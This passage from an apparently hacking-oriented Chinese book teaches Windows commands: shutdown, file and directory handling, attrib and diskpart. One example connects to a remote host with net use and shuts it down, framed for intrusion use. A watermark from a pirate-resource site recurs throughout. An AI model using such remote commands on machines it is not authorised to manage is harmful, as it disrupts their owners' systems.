


图 2-5　关机对话框中的提示信息

范例 3

shutdown 命令还可以与 at 命令配合使用，指定关机的具体时间，例如要设置在 12:45 分自动关机，并且倒计时 30 秒，则输入以下命令：

```
at 12:45 shutdown -s -t 30
```

范例 4

本例将示范通过网络连接到远程计算机（192.168.1.66），然后令其重新启动的方法。首先使用 net 命令连接到远程计算机（net 命令的用法请参考第 3 章第 4 节的相关内容），然后执行 shutdown 命令。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step1　在命令提示窗口中输入 net use \\192.168.1.66 /user:clamp 命令，以 clamp 账户连接。

Step2　输入密码，当看到“命令成功完成”的提示信息时，说明连接已经成功。

Step3　输入 shutdown -s -m \\192.168.1.66 命令，关闭远程计算机。

```
C:\Documents and Settings\wind>net use \\192.168.1.66 /user:clamp
密码或用户名在 \\192.168.1.66 无效。
输入 'clamp' 的密码来连接到 '192.168.1.66':
命令成功完成。
C:\Documents and Settings\wind>shutdown -s -m \\192.168.1.66
```

2.3　文件管理命令

文件管理包括查看文件、复制文件、删除文件等，这些都是最基本的系统操作，本节将选择一些较常用的文件管理命令进行详细介绍。

2.3.1　文件及文件夹查看命令 dir 与 tree

查看磁盘里的文件及文件夹，可以使用 dir 和 tree 命令来完成，其中 dir 命令提供了各种完善的查询功能。而 tree 命令的功能比较单一：以图形方式显示文件夹的结构。

1．dir 命令说明

命令格式

```
dir [drive:][path][filename] [/A[[:]attributes]] [/B] [/D] [/O[[:]sortorder]]
[/P] [/Q]] [[:]timefield]] [/W] [/X] [/4]
```

参数说明：

- [drive:][path][filename]：指定要查看的驱动器、目录及文件，不带参数则表示查看当前位置的文件夹及文件。
- /A:attributes：表示显示指定属性的文件。attributes 包括以下几种：D 代表目录；R 代表只读文件；H 代表隐藏文件；A 代表准备存档的文件；S 代表系统文件。如果不带任何属性，则表示显示所有属性的文件。除目录之外，其余属性均可使用“-”来表示“否”，例如-H 代表非隐藏文件。
- /B：简明扼要地显示文件及文件夹信息，不显示文件大小、创建时间等额外信息。
- /D：把文件及文件夹分栏列出。
- /O:sortorder：按指定分类方式排列显示，其中，N 表示按名称顺序排列；S 表示按大小顺序排列（从小到大）；E 表示按扩展名排列；D 表示按时间先后顺序排列；在分类前加上-表示颠倒顺序，如-s 表示从大到小排列。
- /P：显示满屏后暂停，需用户确认后才显示下一屏。如果要查看的文件太多，必须使用这个参数，否则根本无法看清楚前面显示的内容。
- /Q：显示文件的所有者。
- /T:timefield：控制显示的时间字符域，其中，C 表示创建时间；A 表示上次访问时间；W 表示上次写入的时间。
- /W：表示使用宽列表格式。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- /X：显示短名称。
- /4：用四位数字显示年。

范例 5

要查看 C 盘 download 文件夹里的所有文件，包括隐藏文件，则输入 dir c:\download /a 命令。

```
C:\>dir c:\download /a
 驱动器 C 中的卷没有标签。
 卷的序列号是 B47C-718A
 c:\download 的目录
2010-04-22  15:41    <DIR>          .
2010-04-22  15:41    <DIR>          ..
2010-04-22  15:15    <DIR>          QQ
2010-04-08  17:57           135,680 伽利略变换.ppt
2010-04-08  17:57            43,142 操作步骤演示.jpg
2010-04-08  17:57         1,443,341 火柴.mp3
               3 个文件      1,622,163 字节
```

范例 6

要把 C 盘 download 文件夹里的文件按照从大到小的顺序排列显示，则输入 dir c:\download /o-s 命令。

```
C:\>dir c:\download /o-s
 驱动器 C 中的卷没有标签。
 卷的序列号是 B47C-718A
 c:\download 的目录
2010-04-08  17:57         1,443,341 火柴.mp3
2010-04-08  17:57           135,680 伽利略变换.ppt
2010-04-08  17:57            43,142 操作步骤演示.jpg
2010-04-22  15:15    <DIR>          QQ
2010-04-22  15:41    <DIR>          ..
2010-04-22  15:41    <DIR>          .
               3 个文件      1,622,163 字节
               3 个目录 36,350,242,816 可用字节
```

2．tree 命令说明

命令格式：

```
tree [drive:][path] [/F] [/A]
```

参数说明：

- [drive:][path]：显示的驱动器及文件夹。
- /F：显示所有文件夹中的文件名称。
- /A：使用 ASCII 字符，而不使用扩展字符。

范例 7

要显示 C 盘 download 文件夹下的所有文件及子文件夹的结构，可输入 tree c:\download /f 命令。

```
C:\>tree c:\download /f
文件夹 PATH 列表
卷序列号为 B47C-718A
C:\DOWNLOAD
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
|  伽利略变换.ppt
|  操作步骤演示.jpg
|  火柴.mp3
└─QQ
    ├─patch
    |      fix.zip
    └─setup
           qq2009sp2_installer.exe
           QQ2010Beta2.exe
```

2.3.2　修改文件夹及文件属性命令 attrib

attrib 命令用于修改文件夹及文件的属性。文件的属性主要有：存档、只读、隐藏和系统。

- 存档：该属性用来标记文件的改动。
- 只读：具备只读属性的文件，只可读取文件内容，而不能修改文件。
- 隐藏：具备该属性的文件，默认情况下不会在 Windows 资源管理器中显示，使用 dir 命令查看文件时，如果不添加特定的参数，同样也看不到隐藏文件。
- 系统：系统属性表示该文件或文件夹是操作系统的文件，该属性在 Windows 中不能更改。

命令格式：

```
attrib [+R  | -R] [+A | -A ] [+S | -S] [+H | -H] [[drive:] [path] filename] [/S
[/D]]
```

参数说明：

- +：设置属性。
- -：取消属性。
- R：与+或-组合，设置或取消只读属性。
- A：与+或-组合，设置或取消存档属性。
- S：与+或-组合，设置或取消系统文件属性。
- H：与+或-组合，设置或取消隐藏文件属性。
- [drive:][path][filename]：指定要设置的文件。
- /S：处理当前文件夹及其子文件夹中的匹配文件。
- /D：也处理文件夹，该参数必须和/S 参数一起使用。

范例 8

例如要查看 C 盘 test 文件夹中各文件的属性，只需使用 cd 命令切换到该文件夹，然后输入 attrib 命令即可。

```
C:\>cd test
C:\test>attrib
A   HR      C:\test\logo.bmp
A           C:\test\readme.txt
```

范例 9

例如要为 C 盘 test 目录中的 readme.txt 文件添加隐藏属性，则输入命令：attrib +h c:\test\readme.txt。

```
C:\test>attrib +h c:\test\readme.txt
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
C:\test>attrib
A   HR      C:\test\logo.bmp
A   HR      C:\test\readme.txt
```

使用 attrib 命令设置属性时，还可以使用通配符，若 C 盘 test 目录里有多个隐藏文件，用户要全部取消这些文件的隐藏属性，则输入命令：attrib –h c:\test*.*，命令执行完毕，输入 attrib 命令查询，就会看到所有文件的隐藏属性已经取消了。

```
C:\test>attrib -h c:\test\*.*
C:\test>attrib
A    R      C:\test\logo.bmp
A    R      C:\test\readme.txt
```

范例 10

假如要隐藏 C 盘 test 文件夹中的 old 文件夹，可以输入 C:\test>attrib +h c:\test\old /s /d 命令，命令执行完毕，接着输入 attrib /s /d 命令查看，就会发现 old 文件夹已经具备 H（隐藏）属性。

```
C:\test>attrib /s /d
A           C:\test\old\note.docx
A    R      C:\test\logo.bmp
           C:\test\old
A    R      C:\test\readme.txt
C:\test>attrib +h c:\test\old /s /d
C:\test>attrib /s /d
A           C:\test\old\note.docx
A    R      C:\test\logo.bmp
   H        C:\test\old
A    R      C:\test\readme.txt
```

2.3.3 文件复制移动命令 copy 与 move

使用电脑的时候，复制和移动文件的操作频率非常高，在命令行界面中，这些操作分别通过 copy 和 move 命令来完成。其中，copy 命令用于复制文件，move 命令用于移动文件。

需要注意的是，copy 命令不能复制子目录及子目录下的文件，如果要复制包含子目录的目录，需要使用 xcopy 命令，该命令在后文会做详细介绍。

1. copy 命令

命令格式：

```
copy [/D] [/V] [/N] [/Y | /-Y] [/A | /B ] source [/A | /B] [+ source [/A | /B]
[+ ...]] [destination [/A | /B]]
```

参数说明：

- /D：允许解密要创建的目标文件
- /V：验证新文件写入是否正确。
- /N：复制带有非 8dot3 名称的文件时，尽可能使用短文件名。
- /Y：不使用确认是否要覆盖现有目标文件的提示。
- /-Y：使用确认是否要覆盖现有目标文件的提示。
- /A：表示一个 ASCII 文本文件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- /B：表示一个二进制文件。
- source：指定要复制的文件。
- destination：为新文件指定目录和/或文件名。

范例 11

例如在 c:\test\old 目录下有一个 readme.txt 文件，要将其复制到 c:\test\new 目录下，则输入命令为：copy c:\test\old\readme.txt c:\test\new。

```
C:\test>copy c:\test\old\readme.txt c:\test\new\
已复制         1 个文件。
```

范例 12

如果要把某文件夹中的文件全部复制到另一个文件夹内，例如把 c:\test\old 文件夹中的所有文件复制到 c:\test\new 文件夹内，则输入命令 copy c:\test\old c:\test\new。

```
C:\test>copy c:\test\old c:\test\new
c:\test\old\cc.txt
c:\test\old\key.txt
c:\test\old\note.docx
c:\test\old\readme.txt
c:\test\old\wind.txt
已复制         5 个文件。
```

范例 13

假如要将 C:\test\old 目录里所有以 K 字母开头的文件复制到 C:\test\new 目录里，可以借助通配符*来完成，输入的命令是 copy c:\test\old\k*.* c:\test\new。

```
C:\test>copy c:\test\old\k*.* c:\test\new
c:\test\old\key.txt
已复制         1 个文件。
```

2．move 命令

命令格式：

要移动至少一个文件：

```
move [/Y | /-Y] [drive:][path]filename1[,...] destination
```

要重命名一个目录：

```
move [/Y | /-Y] [drive:][path]dirname1 [drive:][path]dirname2
```

参数说明：

- [drive:][path]filename1：指定要移动的文件位置和名称。
- destination：指定文件的新位置。
- [drive:][path]dirname1：指定要重命名的目录。
- dirname2：指定目录的新名称。
- /Y：这个参数用于取消确认改写一个现有目标文件的提示。
- /-Y：这个参数用于对确认改写一个现有目标文件发出提示。

范例 14

若要把 C:\test\old 目录下的 readme.txt 文件移动到 C:\test\new 目录下，可输入命令：move c:\test\old\readme.txt c:\test\new，如果目标文件夹已经存在同名的目录，则还需要输入 y 确认覆盖文件。

```
C:\>move c:\test\old\readme.txt c:\test\new
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
覆盖 c:\test\new\readme.txt 吗? (Yes/No/All): y
移动了         1 个文件。
```

范例 15

如果要将 C:\test\old\a 目录重命名成 b，可输入命令：move c:\test\old\a c:\test\old\b，执行完毕，使用 dir 命令查看，将会发现原来的 a 目录的名称已经变成了 b。

```
C:\>move c:\test\old\a c:\test\old\b
移动了         1 个目录。
C:\>dir c:\test\old
c:\test\old 的目录
2010/04/28  11:59    <DIR>          .
2010/04/28  11:59    <DIR>          ..
2010/04/28  11:58    <DIR>          b
2010/04/26  16:00                 0 cc.txt
```

在上述例子中，如果用户提前使用 cd 命令把 old 目录指定为当前目录，那么，将目录 a 重命名为 b 的命令可以简化成：move a b。

```
c:\test\old>move a b
移动了         1 个目录。
c:\test\old>dir
c:\test\old 的目录
2010/04/28  12:12    <DIR>          .
2010/04/28  12:12    <DIR>          ..
2010/04/28  11:58    <DIR>          b
2010/04/26  16:00                 0 cc.txt
```

2.3.4 高级复制命令 xcopy

由于 copy 命令不能复制子目录及子目录下的文件，而且可用的参数较少，因此，在实际应用中需要使用另一个高级复制命令 xcopy，它是一个外部命令，当系统存在 xcopy.exe 文件时才能使用。

命令格式：

```
xcopy source [destination] [/A | /M] [/D[:date]] [/P] [/S [/E]] [/V] [/W]
[/C] [/I] [/Q] [/F] [/L] [/H] [/R] [/T] [/U] [/K] [/N] [/O] [/Z]
[/EXCLUDE:file1[+file2][+file3]...]
```

参数说明：

- source：指定要复制的文件。
- destination：指定新文件的位置和名称。
- /A：只复制有存档属性的文件，并且不改变属性。
- /M：只复制有存档属性的文件，并关闭存档属性。
- /D:m-d-y：复制在指定日期或指定日期以后更改的文件。如果没有提供日期，只复制源时间比目标时间新的文件。
- /P：创建每个目标文件前提示。
- /S：复制目录和子目录，除了空的。
- /E：复制目录和子目录，包括空的。
- /V：验证每一个新文件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- /W：提示您在复制前按键。
- /C：即使有错误，也继续复制。
- /I：如果目标不存在，又在复制一个以上的文件，则假定目标是一个目录。
- /Q：复制时不显示文件名。
- /F：复制时显示完整的源和目标文件名。
- /L：显示要复制的文件。
- /H：复制隐藏和系统文件。
- /R：覆盖只读文件。
- /T：创建目录结构，但不复制文件。不包括空目录或子目录。/T /E 包括空目录和子目录。
- /U：只复制已经存在于目标中的文件。
- /K：复制属性。一般的 Xcopy 会重置只读属性。
- /N：用生成的短名复制。
- /O：复制文件所有权和 ACL 信息。
- /Z：用重新启动模式复制网络文件。
- /EXCLUDE:file1[+file2][+file3]...：在复制时排除不想要的文件或文件夹，使用该参数时，需要新建一个文本文档，写下要排除的字符串。

范例 16

若要把 c:\test\old 目录下的全部文件及子文件夹复制到 c:\test\new 目录，可执行命令：xcopy c:\test\old c:\test\new /e /h。

```
c:\>xcopy c:\test\old c:\test\new /e /h
c:\test\old\key、txt
C:\test\old\logo.bmp
c:\test\old\note\docx
C:\test\old\readme.txt
C:\test\old\temp.txt
C:\test\old\b\cc.txt
复制了 4 个文件
```

范例 17

若要把 c:\test\old 目录下的文件复制到 c:\test\new 目录，但不复制文件名中带有 key 及 note 字符的文件，可通过以下操作来实现，具体的方法如下：

首先在 c:\test 目录下使用 edit 命令新建一个名为 un 的文本文档，其内容为：

```
key
note
```

然后输入 xcopy c:\test\old c:\test\new /exclude:c:\test\un.txt 命令即可。从执行结果可以看到，源目录下 windkey.txt、note.docx 等带有特定字符串的文件均没有被复制。

```
c:\>dir c:\test\old
 驱动器 C 中的卷没有标签。
 卷的序列号是 701A-6004
 c:\test\old 的目录
2010/04/28  17:49    <DIR>          .
2010/04/28  17:49    <DIR>          ..
2010/04/28  17:37    <DIR>          b
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
2010/04/26  16:00                 0 key.txt
2010/04/26  16:33                 0 logo.bmp
2010/04/26  16:27                 0 note.docx
2010/04/26  16:00                 0 readme.txt
2010/04/28  17:44                 3 temp.txt
2010/04/26  16:00                 0 windkey.txt
               6 个文件              3 字节
               3 个目录  6,401,404,928 可用字节
```

```
c:\>xcopy c:\test\old c:\test\new /e /h /exclude:c:\test\un.txt
C:\test\old\logo.bmp
C:\test\old\readme.txt
C:\test\old\temp.txt
C:\test\old\b\cc.txt
复制了 4 个文件
```

如果目标电脑使用的是 Windows Vista 或者 Windows 7 操作系统，还可以使用另一个功能更强大的复制命令：robocopy。由于这不是本书讲解的重点，就不再详细讲解了，感兴趣的读者可自行查询 Windows 命令行帮助。

2.3.5 重命名命令 rename

rename 命令的功能是重新命令文件，通常可以简写为 ren。

命令格式：

```
rename [drive:][path]filename1 filename2.
ren [drive:][path]filename1 filename2.
```

参数说明：

[drive:][path]filename1：要重命名的文件位置及名称。

filename2：新的名称。

范例 18

例如要把 C:\test 目录下的 un.txt 文件重命名为 uncopy.txt，可输入命令 rename c:\test\un.txt uncopy.txt，命令执行完毕，接着执行 dir 命令查看，就会发现文件名已经变成了 uncopy.txt。

```
C:\>rename c:\test\un.txt uncopy.txt
C:\>dir c:\test\
 驱动器 C 中的卷没有标签。
 卷的序列号是 701A-6004
 c:\test 的目录
2010/04/29  10:11    <DIR>          .
2010/04/29  10:11    <DIR>          ..
2010/04/28  17:49    <DIR>          new
2010/04/28  17:49    <DIR>          old
2010/04/28  17:49                 9 uncopy.txt
               1 个文件              9 字节
               4 个目录  6,108,778,496 可用字节
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.3.6　删除文件命令 del

Del 是最常用的文件管理命令之一，用于删除多余的文件。

命令格式：

```
del [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names
```

参数说明：

- /P：删除每一个文件之前提示确认。
- /F：强制删除只读文件。
- /S：从所有子目录删除指定文件。
- /Q：安静模式。删除全局通配符时，不要求确认。
- /A:attributes：根据属性选择要删除的文件。属性包括 R（只读文件）、S（系统文件）、H（隐藏文件）、A（存档文件）、-（表示否的前缀）。
- names：指定一个或数个文件或目录列表，允许使用通配符。如果指定了一个目录，目录中的所有文件将会被删除。

范例 19

例如要删除 c:\test\目录下的 uncopy.txt 文件，可输入命令 del c:\test\uncopy.txt。

范例 20

若要删除 c:\test\old 文件夹中的所有文件及子文件夹里的文件，可输入命令：del /f /s c:\test\old。在删除每一个文件夹之前，系统都会弹出确认提示信息，只要输入 y 确认即可。

```
C:\>del/f/s c:\test\old
c:\test\old\*, 是否确认(Y/N)? y
c:\test\old\b\*, 是否确认(Y/N)? y
c:\test\old\b\新建文件夹\*, 是否确认(Y/N)? y
C:\>
```

2.4　目录管理命令

本节将讲解一些常用的目录管理命令，在黑客入侵及防御实战中，经常需要用到这些命令。

2.4.1　当前目录切换命令 cd

cd 命令用于显示当前的目录名及切换当前目录，下面讲解其主要用法。

命令格式：

```
cd [/D] [drive:][path]
cd [..]
cd[/]
```

参数说明：

- /D：这是一个参数开关，打开开关时，使用 cd 命令不仅可以改变当前目录，还能改变当前驱动器。
- [drive:][path]：要设置的驱动器和目录。
- ..：返回上一层目录

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- /：返回根目录
- 不带参数只键入 cd，则显示当前驱动器和目录。

范例 21

例如当前位于 c:\，需要进入 c:\test\new 目录，则输入命令：cd c:\test\new。

```
c:\>
c:\>cd c:\test\new
c:\test\new>
```

范例 22

假如当前位于 c:\test 目录，要切换到 f:\dv 目录，则输入命令：cd /d f:\dv，此时提示符显示当前目录已经是 f:\dv 了。

```
c:\test>
c:\test>cd /d f:\dv
f:\dv>
```

2.4.2 创建与删除目录命令 md 与 rd

md(mkdir)命令用于创建目录，而 rd(rmdir)命令则用于删除目录。下面分别介绍这两种命令的使用方法。

1. md 命令

命令格式：

```
mkdir [drive:]path
md[drive:]path
```

参数说明：

- [drive:]path：新建目录的位置。

范例 23

例如要在 c:\test\old 目录下新建一个名为 work 的目录，可输入命令 md c:\test\old\work，执行完毕，使用 dir 命令就能看到新增的 work 目录。

```
c:\>md c:\test\old\work

c:\>dir c:\test\old
 驱动器 C 中的卷没有标签。
 卷的序列号是 701A-6004
 c:\test\old 的目录
2010/04/29  17:28    <DIR>          .
2010/04/29  17:28    <DIR>          ..
2010/04/29  17:28    <DIR>          work
```

2. re 命令

命令格式：

```
rmdir [/S] [/Q] [drive:]path
rd [/S] [/Q] [drive:]path
```

参数说明：

- /S：用于删除目录树。即除了目录本身之外，还将删除指定目录下的所有子目录和文件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- /Q：安静模式，带/S 删除目录树时不要求确认。
- [drive：]path:删除目录的位置。

范例 24

例如要删除 c:\test\old 目录，且删除该目录下的所有子目录及文件，可执行命令：rd /s c:\test\old，然后输入 y 确认删除操作。

```
c:\>rd /s c:\test\old
c:\test\old, 是否确认(Y/N)? y
```

2.4.3　将目录映射为驱动器命令 subst

subst 命令的功能是将一个目录映射为虚拟的驱动器，用户可以像访问驱动器那样访问该目录。

命令格式：

```
subst [drive1: [drive2:]path]
subst drive1: /D
```

参数说明：

- drive1:指定要分配给虚拟驱动器的盘符。
- [drive2:]path：指定要映射的目录。
- /D：删除虚拟驱动器。
- 不带参数键入 subst，将显示当前虚拟驱动器的列表。

范例 25

例如要把 c:\test 目录映射为驱动器 M，可输入命令：c:\>subst m: c:\test。映射完毕，使用 dir 命令查看驱动器 M，就会发现驱动器 M 里面的内容实际上是 c:\test 目录的内容。

```
c:\>subst m: c:\test
c:\>dir m:
 驱动器 M 中的卷没有标签。
 卷的序列号是 701A-6004
 M:\ 的目录
2010/04/29  17:47    <DIR>          .
2010/04/29  17:47    <DIR>          ..
2010/04/29  12:42    <DIR>          new
2010/04/29  17:47    <DIR>          old
               0 个文件              0 字节
               4 个目录  6,041,493,504 可用字节
```

范例 26

想知道当前有哪些映射的驱动器，可输入 subst 命令查询，本例可以查看这台电脑的驱动器 M 是映射的虚拟驱动器。若要取消映射，输入 c:\>subst m: /d 命令即可。

```
c:\>subst
M:\: => C:\test
c:\>subst m: /d
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.5 磁盘管理命令

磁盘管理的相关命令虽然黑客较少用到，对于系统管理员而言，却是必须掌握的知识，本节将详细介绍常见的磁盘管理命令。

2.5.1 磁盘分区配置命令 diskpart

在 Windows 图形界面中，可以使用系统自带的磁盘管理程序来管理磁盘分区。在命令提示符界面中，也有一个功能有过之而无不及的磁盘管理命令：diskpart。由于 diskpart 命令非常庞大，本文只选择较常用的参数进行讲解。

diskpart 实际上是一个集成环境，在命令提示符窗口中输入 diskpart 后，将会进入 diskpart 环境，此时屏幕上显示的是 diskpart>，而不是类似 c:>的提示符。需要注意的是，在 diskpart 环境下用户只能运行 diskpart 相关的命令，如果要执行其他 dos 命令，需要输入 exit 命令退出 diskpart 环境。

参数说明：

- list：显示磁盘或分区列表，例如 list disk 命令表示显示磁盘列表，list partition 命令表示显示所选磁盘的分区列表；输入 list 后，屏幕会显示可用的后缀。
- detail：查看选择的磁盘、分区的详细信息。
- select：用于选择要操作的磁盘、分区及虚拟磁盘，被选中的目标在使用 list 命令查看时会带有*号标记。
- creat：在选择的磁盘上创建分区，输入 creat 时，能看到可用的后缀。
- assign：为分区分配一个盘符。
- remove：删除选择分区的盘符或装载点。
- active：将一个分区标为活动分区，让它成为系统盘。
- format：格式化磁盘。
- delete：删除磁盘或分区。
- exit：退出 diskpart 状态。

范例 27

本例示范把一个全新的硬盘划分成两个分区，并把第一个分区激活作为系统分区。

Step1 以管理员身份进入命令提示符界面，然后输入 diskpart 命令。

Step2 输入 list disk，查看磁盘列表，如图 2-6 所示。



图 2-6 查看磁盘列表

Step3 输入 select 可查看该命令的用法，本例要对磁盘 1 进行分区，因此输入 select disk 1，选择磁盘 1，如图 2-7 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-7　选择要操作的磁盘

Step4　输入 creat 可查看该命令的使用方法，本例打算建立一个 10GB 的主分区，故输入 creat partition primary size=10240，创建完毕，输入 list partition 命令，即可查看刚刚创建的分区，如图 2-8 所示。



图 2-8　创建新的磁盘分区

Step5　由于我们只准备创建两个分区，而每块硬盘最多可以拥有四个主分区，因此无须创建扩展分区和逻辑分区，直接把剩余空间创建成另一个主分区即可，故输入 creat partition primary 命令，如图 2-9 所示。



图 2-9　创建第二个磁盘分区

Step6　输入 select partition 1 命令指定第一个分区，然后输入 assign letter=g 命令指定其盘符为 g，接着输入 select partition 2 命令指定第二个分区，最后输入 assign letter=h 指定其盘符为 h。分配完毕，输入 detail disk 命令，查看磁盘分区的详细信息，如图 2-10 所示。



图 2-10　指定盘符

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-10　指定盘符（续）

Step7　输入 select partition 1 命令，指定第一个分区，然后输入 format quick 命令，执行格式化操作。使用同样的方法格式化第二个分区，如图 2-11 所示。




图 2-11　格式化分区

